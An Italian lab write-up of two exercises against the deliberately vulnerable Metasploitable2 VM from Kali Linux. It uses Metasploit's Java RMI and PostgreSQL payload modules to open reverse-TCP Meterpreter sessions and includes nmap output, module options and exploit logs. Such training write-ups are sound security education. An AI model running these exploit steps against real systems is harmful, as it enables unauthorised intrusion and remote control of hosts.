

Relazione di vari exploit su Metasploitable2 tramite Kali Linux


Esercizio 1


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Configurazione dell'IP su Kali Linux

La prima fase consiste nel configurare l'indirizzo IP della macchina Kali Linux. Utilizzando la barra "Editing Connections" del Network Manager, ho impostato l'IP della macchina Kali su 192.168.75.111





Configurazione dell'IP su Metasploitable2

Successivamente, ho configurato l'indirizzo IP della macchina Metasploitable2. Utilizzando il comando:

```
sudo nano /etc/network/interfaces
```

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces

GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

ho modificato il file di configurazione di rete per impostare l'IP su 192.168.75.112. Dopo aver salvato le modifiche, ho riavviato il sistema con

```
sudo reboot
```

```
msfadmin@metasploitable:~$ sudo reboot_
```

per applicare correttamente le modifiche.

Verifica della Connettività

Dopo la configurazione degli IP, ho verificato la connettività tra le due macchine. Dalla macchina Kali, ho eseguito un ping verso Metasploitable2 utilizzando:

```
ping -c 4 192.168.75.112
```

```
(kali㉿kali)-[~]  
$ ping -c 4 192.168.75.112  
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.  
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.366 ms  
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=0.701 ms  
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.323 ms  
64 bytes from 192.168.75.112: icmp_seq=4 ttl=64 time=0.276 ms  
  
— 192.168.75.112 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3058ms  
rtt min/avg/max/mdev = 0.276/0.416/0.701/0.167 ms
```

per

assicurandomi che fosse raggiungibile. Analogamente, ho effettuato un ping di ritorno da Metasploitable2 verso Kali con:

```
ping -c 4 192.168.75.111
```

```
msfadmin@metasploitable:~$ ping -c 4 192.168.75.111  
PING 192.168.75.111 (192.168.75.111) 56(84) bytes of data.  
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=0.781 ms  
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=0.645 ms  
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=0.724 ms  
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=0.769 ms  
  
--- 192.168.75.111 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2998ms  
rtt min/avg/max/mdev = 0.645/0.729/0.781/0.062 ms  
msfadmin@metasploitable:~$ _
```

Questi test hanno confermato che entrambe le macchine erano correttamente configurate e sulla stessa rete.

Scansione delle Porte con Nmap

Con la connettività stabilita, ho eseguito una scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

```
nmap -A 192.168.75.112
```

```
└─$ nmap -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 04:53 EDT
Nmap scan report for 192.168.75.112
Host is up (0.00060s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.75.111
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
IME, DSN
53/tcp    open  domain        ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind       2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4           2049/tcp   nfs
|   100003  2,3,4           2049/udp   nfs
|   100005  1,2,3           49855/tcp  mountd
|   100005  1,2,3           51787/udp  mountd
|   100021  1,3,4           35287/tcp  nlockmgr
|   100021  1,3,4           45390/udp  nlockmgr
|   100024  1                39529/tcp  status
|   100024  1                41187/udp  status
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, Su
ression, Speaks41ProtocolNew, LongColumnFlag
|   Status: Autocommit
|   Salt: }o4R!M?5-!Y";@r=u[F-
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
hing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
```

ciò ha permesso di identificare le porte aperte e i servizi in esecuzione. Dall'output della scansione, si nota che la porta 1099, utilizzata dal servizio Java RMI, era aperta.

Esecuzione dell'Exploit tramite Metasploit

Avvio di Metasploit

Ho avviato il framework Metasploit su Kali Linux utilizzando il comando

msfconsole

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

      dBBBBBBb  dBBBP dBBBBBBBP dBBBBBBb
      '  dB'          BBP
dB'dB'dB' dBBP      dBP      dBP BB
dB'dB'dB' dBP      dBP      dBP BB
dB'dB'dB' dBBBBBP  dBP      dBBBBBBB

      .
      |
--o--  |
      |

      dBBBBBP dBBBBBBb dBP      dBBBBBP dBP dBBBBBBBP
      dB' dBP      dB' .BP
      dBP      dBBBB' dBP      dB' .BP dBP      dBP
      dBP      dBP      dBP      dB' .BP dBP      dBP
      dBP      dBP      dBP      dBBBBBP dBP      dBP

      .

      o

      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Ricerca del Modulo Java RMI

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando

```
search java rmi
```

```
msf6 > search Java RMI
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Cr
1	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Ser
2	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Ser
3	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Reg
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Ser
5	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Ser
6	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConn
7	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed
8	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL
9	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI
10	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timel
11	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Fire
12	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire aut
13	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Mode
14	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS
15	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCent

Dalla lista dei moduli disponibili, ho selezionato

```
exploit/multi/misc/java_rmi_server
```

un modulo specifico per sfruttare le vulnerabilità del servizio Java RMI.

Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

```
use exploit/multi/misc/java_rmi_server
```

ho controllato le opzioni necessarie scrivendo:

```
options
```



```
msf6 exploit(multi/misc/java_rmi_server) > options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

Da qui si può vedere che è richiesto l'inserimento di un RHOSTS ma non è richiesto l'inserimento dell'LHOST mentre il payload andava bene quello di default, quindi, ho solo impostato l'indirizzo IP del server bersaglio usando il comando

```
set rhosts 192.168.75.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
```

Esecuzione dell'Exploit

Una volta configurate tutte le opzioni, ho lanciato l'exploit con il comando

```
exploit msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Questo ha avviato il processo di sfruttamento della vulnerabilità e ha stabilito una sessione Meterpreter con la macchina Metasploitable2

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/cRWvJQlrIU4B2h1
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:47142) at 2024-07-12 05:05:23 -0400

meterpreter >
```

Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho utilizzato il comando

help `meterpreter > help`

```
Stdapi: Networking Commands
=====
Command      Description
-----
ifconfig      Display interfaces
ipconfig      Display interfaces
portfwd       Forward a local port to a remote service
resolve       Resolve a set of host names on the target
route         View and modify the routing table
```

(Queste sono solo alcune delle molte azioni disponibili che ci vengono mostrate tramite il comando help)

per visualizzare tutte le azioni disponibili.

Infine ho eseguito

`ifconfig`

per vedere la configurazione di rete della macchina bersaglio e

`route`

per visualizzare la tabella di routing, ottenendo preziose informazioni sulla rete del server compromesso.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0
192.168.75.112 255.255.255.0 0.0.0.0      0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0
fe80::a00:27ff:fec2:8f7 ::           ::           0
```


Esercizio 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target

Impostazioni di Rete

Sono state tenute impostazioni di rete dell'esercizio precedente

Scansione delle Porte con Nmap

Ho fatto una nuova scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

```
nmap -A 192.168.75.112
```

```
$ nmap -A 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 04:53 EDT
Nmap scan report for 192.168.75.112
Host is up (0.00060s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.75.111
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
IME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```

|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2             111/tcp    rpcbind
|   100000  2             111/udp    rpcbind
|   100003  2,3,4         2049/tcp   nfs
|   100003  2,3,4         2049/udp   nfs
|   100005  1,2,3         39424/tcp  mountd
|   100005  1,2,3         44484/udp  mountd
|   100021  1,3,4         41550/udp  nlockmgr
|   100021  1,3,4         56701/tcp  nlockmgr
|   100024  1             37650/tcp  status
|   100024  1             51239/udp  status
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec         netkit-rsh rexecd
513/tcp open  login?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew, SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|   Salt: ;Y/}I5k?600=%-E#}m-5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T07:23:18+00:00; -2s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open  X11          (access denied)

```

così facendo ho identificato tutte le porte aperte. Dalla scansione si può vedere che la porta 5432, utilizzata dal servizio postgresql, è aperta.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

      dBBBBBBb  dBBBP dBBBBBBBP dBBBBBBb
      '  dB'                      BBP
dB'dB'dB'dB' dBBP      dBP      dBP BB
dB'dB'dB' dBP      dBP      dBP BB
dB'dB'dB' dBBP      dBP      dBBBBBBB

      .
      |
--o--
      |
      dBBBbBP  dBBBBBBb  dBP      dBBBBBP dBP dBBBBBBBP
      dB' dBP      dB'.BP
      dBBB' dBP      dB'.BP dBP      dBP
      dBP      dBP      dB'.BP dBP      dBP
      dBBBbBP  dBP      dBBBBBP dBBBBBP dBP      dBP

      .

      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Ricerca del Modulo PostgreSQL

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando

```
search PostgreSQL
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql		normal	No	Authentication Capt
1	post/linux/gather/enum_users_history		normal	No	Linux Gather User H
2	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Deskto
3	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Passwo
4	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FRO
5	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE L
6	auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	No	PostgreSQL Database
7	auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Login Ut
8	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Server G
9	auxiliary/admin/postgres/postgres_sql		normal	No	PostgreSQL Server G
10	auxiliary/scanner/postgres/postgres_version		normal	No	PostgreSQL Version
11	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linu
12	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Micr
13	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devis
14	exploit/multi/http/rudder_server_sqli_rce	2023-06-16	excellent	Yes	Rudder Server SQLI
15	post/linux/gather/vcenter_secrets_dump	2022-04-15	normal	No	VMware vCenter Secr

Interact with a module by name or index. For example `info 15`, `use 15` or `use post/linux/gather/vcenter_secrets_dump`

Dalla lista dei moduli disponibili, ho selezionato

```
exploit/linux/postgres/postgres_payload
```

Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

```
use exploit/linux/postgres/postgres_payload
```

ho controllato le opzioni di questo nuovo exploit usando il comando già visto:

```
options
```

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     yes              yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux x86

View the full module info with the info, or info -d command.
```

Grazie a questo comando si può vedere come questo exploit necessita sia dell'inserimento di un RHOSTS sia di un LHOST. Il payload precaricato era ottimo per il nostro attacco, quindi, non è stato modificato. Ho settato il local host con il comando:

```
set lhost 192.168.75.111
```

e la macchina target con il comando:

```
set lhosts 192.168.75.112
```

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
```

Esecuzione dell'Exploit

Dopo aver settato tutte le opzioni necessarie, ho lanciato l'exploit:

```
exploit
```

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
```

Così facendo, è stato il processo di sfruttamento della vulnerabilità si è stabilita una sessione Meterpreter con Metasploitable2

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/xaiDTwEJ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:52952) at 2024-07-12 05:18:36 -0400

meterpreter > █
```

Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho eseguito

ifconfig

per vedere la configurazione di rete della macchina bersaglio e per dimostrare che ero effettivamente su Metasploitable2.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:c2:08:f7
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
